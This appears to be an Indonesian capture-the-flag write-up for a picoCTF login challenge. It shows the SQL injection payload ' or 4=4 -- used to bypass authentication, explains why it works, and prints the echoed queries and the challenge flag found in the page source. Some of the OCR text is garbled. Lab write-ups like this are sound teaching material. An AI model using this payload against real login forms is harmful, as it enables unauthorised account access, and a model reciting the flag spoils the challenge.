


saya coba memasukkan username dan password ngasal



dan ternyata salah

```
username: admin
password: password
SQL query: SELECT * FROM users WHERE name='admin' AND password='password'

Login failed.
```

disini ada petunjuk di SQL query: SELECT * FROM users WHERE name='admin' AND password='password'

kita akan coba payload ini



explanation:

Misalnya ada SQL query login seperti ini:

SELECT * FROM users WHERE username = 'admin' AND password = '[INPUT]'

Jika kita isi [INPUT] dengan:

' or 4=4 -

Maka query menjadi:

SELECT * FROM users WHERE username = 'admin' AND password = " OR 4=4 --'

Efeknya:

password = " \rightarrow salah

OR $4=4 \rightarrow selalu benar$

-- → mengabaikan sisa query (komentar)

Jadi query berubah menjadi:

... WHERE username = 'admin' AND (FALSE OR TRUE)

Hasilnya: Login tetap berhasil meskipun password-nya salah.

Jadi:

' or 4=4 -- adalah payload SQL Injection klasik untuk bypass login.

Mengeksploitasi aplikasi yang tidak memfilter input user dengan benar.

Sangat berbahaya jika input langsung dimasukkan ke query tanpa validasi atau parameterisasi.

berhasil

```
username: admin password: ' or 4=4 -- SQL query: SELECT * FROM users WHERE name='admin' AND password='' or 4=4 -- '

Logged in! But can you see the flag, it is in plainsight.
```

lalu tekan ctrl u untuk liat page source

```
1 cpre>username: admin
2 password: 6#039; or 4=4 --
3 50L query: SELECT * FROM users WHERE name=6#039;admin6#039; AND password=6#039;6#039; or 4=4 -- 6#039;
4 <hl>logged in! But can you see the flag, it is in plainsight.</hl>hidden>Your flag is: picoCTF{L00k5_l1k3_y0u_solv3d_it_d3c660ac}
```

Selesai